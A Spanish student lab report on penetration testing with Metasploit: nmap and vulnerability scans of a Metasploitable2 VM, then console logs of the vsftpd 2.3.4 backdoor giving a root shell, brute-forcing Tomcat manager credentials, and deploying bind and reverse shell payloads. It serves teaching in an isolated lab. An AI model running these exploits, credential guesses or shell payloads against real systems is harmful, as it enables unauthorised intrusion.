

Práctica 2

TESTS DE INTRUSIÓN Y EXPLOTACIÓN DE
VULNERABILIDADES: USO BÁSICO DE MESTASPLOIT

JACOBO MARTÍNEZ GÓMEZ

Resumen general: escenario, herramientas usadas y objetivos

Escenario

La practica busca hacer una aproximación a la explotación de vulnerabilidades en los sistemas informáticos, usando la herramienta metasploit.

Herramientas usadas

Para la realización de esta practica se van a usar las diferentes herramientas:

- NMAP y NESSUS para la obtención de información
- METASPLOIT para la detección y explotación de vulnerabilidades.

Objetivos

- Identificar los servicios activos en una red y localizar las posibles vulnerabilidades de ellos.
- Atacar las vulnerabilidades encontradas y conseguir comprometer la seguridad del sistema.

Equipos y servicios identificados

Maquina atacante (198.51.100.111):

```
Nmap scan report for atacante.ssi.net (198.51.100.111)
Host is up (0.0000050s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      OpenBSD ftpd 6.4 (Linux port 0.17)
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp?
79/tcp    open  finger   Debian fingerd
110/tcp   open  pop3     Dovecot pop3d
143/tcp   open  imap     Dovecot imapd
3306/tcp  open  mysql    MariaDB (unauthorized)
```

```
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.11
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Maquina metasploitable2 (198.51.100.222):

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:22:22:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

```

Vulnerabilidades detectadas y posibilidades de explotación

Resumen/listado general

```

msf > vulns
[*] Time: 2019-12-07 10:20:08 UTC Vuln: host=127.0.0.1 name=/doc directory browsable refs=CVE-1999-0678,BID-318
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=source name refs=BID-318,BID-36260,BID-51766,BID-49187,BID-12141
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=Apache 'mod_proxy_fcgi' Module Command Injection Vulnerability (Linux) refs=CVE-2009-3095,BID-36254
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=Apache 'mod_proxy_fcgi' Module Denial Of Service Vulnerability (Linux) refs=CVE-2009-3094,BID-36260
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability refs=CVE-2012-0053,BID-51766
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=awiki Multiple Local File Include Vulnerabilities refs=BID-49187
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=DistCC Remote Code Execution Vulnerability refs=CVE-2004-2687
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities refs=BID-47071
[*] Time: 2019-12-07 10:20:09 UTC Vuln: host=127.0.0.1 name=HTTP Debugging Methods (TRACE/TRACK) Enabled refs=CVE-2003-1567,CVE-2004-2320,CVE-2004-2763,CVE-2005-3398,CVE-2006-4683,CVE-2007-0068,CVE-2008-7253,CVE-2009-2823,CVE-2010-0306,CVE-2012-2223,CVE-2014-7883,BID-9506,BID-9501,BID-11684,BID-15222,BID-19915,BID-24456,BID-33374,BID-36956,BID-37995
[*] Time: 2019-12-07 10:20:10 UTC Vuln: host=127.0.0.1 name=ICMP Timestamp Detection refs=CVE-1999-0524
[*] Time: 2019-12-07 10:20:10 UTC Vuln: host=127.0.0.1 name=Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability refs=CVE-2011-0411,CVE-2011-1430,CVE-2011-1431,CVE-2011-1432,CVE-2011-1506,CVE-2011-1575,CVE-2011-1926,CVE-2011-2165,BID-46767
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=PHP-CGI-based setups vulnerability when parsing query string parameters from php files. refs=CVE-2012-1823,CVE-2012-2311,CVE-2012-2336,CVE-2012-2335,BID-53388
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SMTP antivirus scanner DoS refs=BID-3027
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam) refs=CVE-2015-4000,BID-74733
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection refs=CVE-2016-0800,CVE-2014-3566
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection refs=CVE-2016-0800,CVE-2014-3566
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability refs=CVE-2014-0224,BID-67899
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: Report Weak Cipher Suites refs=CVE-2015-4000,CVE-2013-2566,CVE-2015-2808
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: Report Weak Cipher Suites refs=CVE-2013-2566,CVE-2015-2808
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) refs=CVE-2015-0204,BID-71936
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE) refs=BID-70574
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE) refs=BID-70574
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=TCP Sequence Number Approximation Reset Denial of Service Vulnerability refs=CVE-2004-0230,BID-10183
[*] Time: 2019-12-07 10:20:11 UTC Vuln: host=127.0.0.1 name=Test HTTP dangerous methods refs=BID-12141
[*] Time: 2019-12-07 10:20:12 UTC Vuln: host=127.0.0.1 name=vsftpd Compromised Source Packages Backdoor Vulnerability refs=BID-48539
[*] Time: 2019-12-07 10:20:12 UTC Vuln: host=127.0.0.1 name=vsftpd Compromised Source Packages Backdoor Vulnerability refs=BID-48539
[*] Time: 2019-12-07 10:19:59 UTC Vuln: host=198.51.100.222 name=Apache Tomcat Manager Common Administrative Credentials refs=CVE-2009-3099,CVE-2009-3548,CVE-2010-0557,CVE-2010-4094,BID-36263,BID-36954,BID-37086,BID-38084,BID-44172,OSVDB-57899,OSVDB-60176,OSVDB-60317,OSVDB-62119,OSVDB-69008,CVE-255,MSF-Apache Tomcat Manager Application Deployer Upload and Execute,NSS-34970
[*] Time: 2019-12-07 10:19:59 UTC Vuln: host=198.51.100.222 name=Apache Tomcat Default Error Page Version Detection refs=NSS-39446
[*] Time: 2019-12-07 10:19:59 UTC Vuln: host=198.51.100.222 name=Service Detection refs=NSS-22964
[*] Time: 2019-12-07 10:19:59 UTC Vuln: host=198.51.100.222 name=Service Detection refs=NSS-22964

```

```
msf > search vsftpd
```


Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

Name	Disclosure Date	Rank	Description
auxiliary/admin/http/tomcat_administration	-----	-----	-----
auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	Tomcat Administration Tool Default Access
auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/scanner/http/tomcat_enum		normal	Hashtable Collisions
auxiliary/scanner/http/tomcat_mgr_login		normal	Apache Tomcat User Enumeration
exploit/multi/http/struts_code_exec_classloader	2014-03-06	normal	Tomcat Application Manager Login Utility
exploit/multi/http/struts_dev_mode	2012-01-06	manual	Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Tomcat RCE via JSP Upload Bypass
exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/zenworks_configuration_management_upload	2015-04-07	excellent	Apache Tomcat Manager Authenticated Upload Code Execution
post/multi/gather/tomcat_gather		normal	Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat		normal	Gather Tomcat Credentials
		normal	Windows Gather Apache Tomcat Enumeration

Informe de explotación

 ATACANTE_jmgomez2 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```

LXTerminal
Archivo Editar Pestañas Ayuda
Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 198.51.100.222:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.51.100.222:21 - USER: 331 Please specify the password.
[+] 198.51.100.222:21 - Backdoor service has been spawned, handling...
[+] 198.51.100.222:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.51.100.111:43941 -> 198.51.100.222:6200)

whoami
root
back
sh: line 5: back: command not found
exit
[*] 198.51.100.222 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > back
msf >

```

Tras lanzar el exploit vsftpd_234_backdoor comprobamos que obtenemos una conexión shell a la maquina metasploitable. Probamos a lanzar algunos comandos para ver que realmente estamos en esa máquina.

Primero vamos a usar el expoit tomcat_mgr_login, para obtener un usuario y contraseña validos

```
msf auxiliary(scanner/http/tomcat_mgr_login) > run
```

```
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:manager (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:root (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:manager (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:root (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:manager (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:root (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:manager (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:role1 (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:root (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[ + ] 198.51.100.222:8080 - Login Successful: tomcat:tomcat
[ - ] 198.51.100.222:8080 - LOGIN FAILED: both:admin (Incorrect)
[ - ] 198.51.100.222:8080 - LOGIN FAILED: both:manager (Incorrect)
```

Una vez obtener el par usuario y contraseña valido podemos pasar a usar el exploit:
tomcat_mgr_deploy para obtener un enlace via Shell a la maquina auditada.

Para obtener la Shell se usa el payload java/Shell/bind_tcp que abre un puerto de escucha en la maquina auditada donde estableceremos la conexión LPORT:11111


```
ATACANTE_jmgomez2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
LXTerminal
Archivo Editar Pestañas Ayuda

msf exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6253 bytes as uX0ajuLeqoNj53RcXi8MbM.war ...
[*] Executing /uX0ajuLeqoNj53RcXi8MbM/XNMDXMTbtmtkWnZG1A8u5cR5GHw0IC.jsp...
[*] Undeploying uX0ajuLeqoNj53RcXi8MbM ...
[*] Started bind TCP handler against 198.51.100.222:11111
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 198.51.100.222
RHOST => 198.51.100.222
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/shell/bind_tcp
PAYLOAD => java/shell/bind_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 11111
LPORT => 11111
msf exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6237 bytes as zsBNs.war ...
[*] Executing /zsBNs/NgHc7ltqieS.jsp...
[*] Undeploying zsBNs ...
[*] Started bind TCP handler against 198.51.100.222:11111
[*] Sending stage (2952 bytes) to 198.51.100.222
[*] Command shell session 2 opened (198.51.100.111:45497 -> 198.51.100.222:11111) at 2019-12-08 00:23:58 +0100

ls -l
total 12
drwxr-xr-x 2 root root 4096 2012-05-20 15:08 Desktop
-rwx----- 1 root root 401 2012-05-20 15:55 reset_logs.sh
-rw-r--r-- 1 root root 138 2019-12-07 08:11 vnc.log
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
tomcat55
```

Comprobamos que la conexión esta establecida:

```
ATACANTE_jmgomez2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
LXTerminal
Archivo Editar Pestañas Ayuda

tomcat
s3cret
vagrant
root@atacante:/opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-
framework-4.17.16/data# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp        0      0 127.0.0.1:7337          127.0.0.1:53624         ESTABLISHED
tcp        0      0 127.0.0.1:7337          127.0.0.1:53464         ESTABLISHED
tcp        0      0 127.0.0.1:53436         127.0.0.1:7337          ESTABLISHED
tcp        0      0 127.0.0.1:7337          127.0.0.1:53436         ESTABLISHED
tcp        0      0 127.0.0.1:53442         127.0.0.1:7337          ESTABLISHED
tcp        1      0 198.51.100.111:41339     198.51.100.222:8080     CLOSE_WAIT
tcp        1      0 198.51.100.111:38843     198.51.100.222:8080     CLOSE_WAIT
tcp        0      0 127.0.0.1:7337          127.0.0.1:53776         ESTABLISHED
tcp        0      0 198.51.100.111:45497     198.51.100.222:11111    ESTABLISHED
tcp        0      0 127.0.0.1:53450         127.0.0.1:7337          ESTABLISHED
```

```
METASPLOITABLE_jmgomez2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
root@metasploitable:~# /etc/init.d/tomcat5.5 stop
* Stopping Tomcat servlet engine tomcat5.5 [ OK ]
root@metasploitable:~# /etc/init.d/tomcat5.5 start
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
root@metasploitable:~# msfconsole
-bash: msfconsole: command not found
root@metasploitable:~#
root@metasploitable:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:11111    198.51.100.111:45497    ESTABLISHED
tcp        0      0 198.51.100.222:1099    198.51.100.111:42886    CLOSE_WAIT
root@metasploitable:~#
```

Ahora pasamos a usar el PAYLOAD java/shell/reverse_tcp para que sea la maquina auditada la que se conecte en un puerto de nuestra maquina.

```
ATACANTE_jmgomez2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
LXTerminal
Archivo Editar Pestañas Ayuda
[*] Undeploying jPGLXOX7sNN70 ...
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 198.51.100.111:22222
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6273 bytes as QjPc3K76MSt0J5VE5ka0.war ...
[*] Executing /QjPc3K76MSt0J5VE5ka0/khPcl2RljREfL0t8sAiSj0V5EUGy7w.jsp...
[*] Undeploying QjPc3K76MSt0J5VE5ka0 ...
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 198.51.100.111:22222
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6261 bytes as qa8JJWg0.war ...
[*] Sending stage (2952 bytes) to 198.51.100.222
[*] Executing /qa8JJWg0/r3jVjt0Qntw9UetTQEAA1.jsp...
[*] Undeploying qa8JJWg0 ...
[*] Command shell session 2 opened (198.51.100.111:22222 -> 198.51.100.222:47252)
at 2019-12-08 00:50:56 +0100
```


Comprobamos que está establecida la conexión en ambas maquinas:

```
LXTerminal
Archivo Editar Pestañas Ayuda
root@atacante:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.111:35239    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:7337         127.0.0.1:46066       ESTABLISHED
tcp        0      0 127.0.0.1:46196        127.0.0.1:7337        ESTABLISHED
tcp        0      0 127.0.0.1:46066        127.0.0.1:7337        ESTABLISHED
tcp        0      0 198.51.100.111:45361    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:34295    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:37665    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:35979    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:46194        127.0.0.1:7337        ESTABLISHED
tcp        0      0 127.0.0.1:46072        127.0.0.1:7337        ESTABLISHED
tcp        0      0 198.51.100.111:33965    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:46062        127.0.0.1:7337        ESTABLISHED
tcp        0      0 198.51.100.111:34705    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:34879    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:44529    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:7337         127.0.0.1:46062       ESTABLISHED
tcp        0      0 198.51.100.111:35571    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:7337         127.0.0.1:46208       ESTABLISHED
tcp        0      0 198.51.100.111:42003    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:46084        127.0.0.1:7337        ESTABLISHED
tcp        0      0 198.51.100.111:37277    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:36305    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:46204        127.0.0.1:7337        ESTABLISHED
tcp        0      0 198.51.100.111:46297    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:42651    198.51.100.222:8080    TIME_WAIT
tcp        0      0 198.51.100.111:36935    198.51.100.222:8080    TIME_WAIT
tcp        0      0 127.0.0.1:46206        127.0.0.1:7337        ESTABLISHED
tcp        1      0 198.51.100.111:40923    198.51.100.222:8080    CLOSE_WAIT
tcp        0      0 198.51.100.111:22222    198.51.100.222:47252    ESTABLISHED
tcp        0      0 127.0.0.1:7337         127.0.0.1:46204       ESTABLISHED

root@metasploitable:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:47252    198.51.100.111:22222    ESTABLISHED
tcp        0      0 198.51.100.222:1099     198.51.100.111:42886    CLOSE_WAIT
```


Armitage: uso interfaz gráfica

Vincular posibles ataques a un host víctima en el menú Attack/Find Attacks. Esto rellena el menú del host auditado:




Explotar el servicio distcc (compilación distribuida).

Lanzamos el exploit 'exploit/unix/misc/distcc_exec' lo que nos proporciona una Shell para acceder al host. Sabemos que se realiza correctamente el exploit cuando cambia el icono del host al que se lo hacemos.



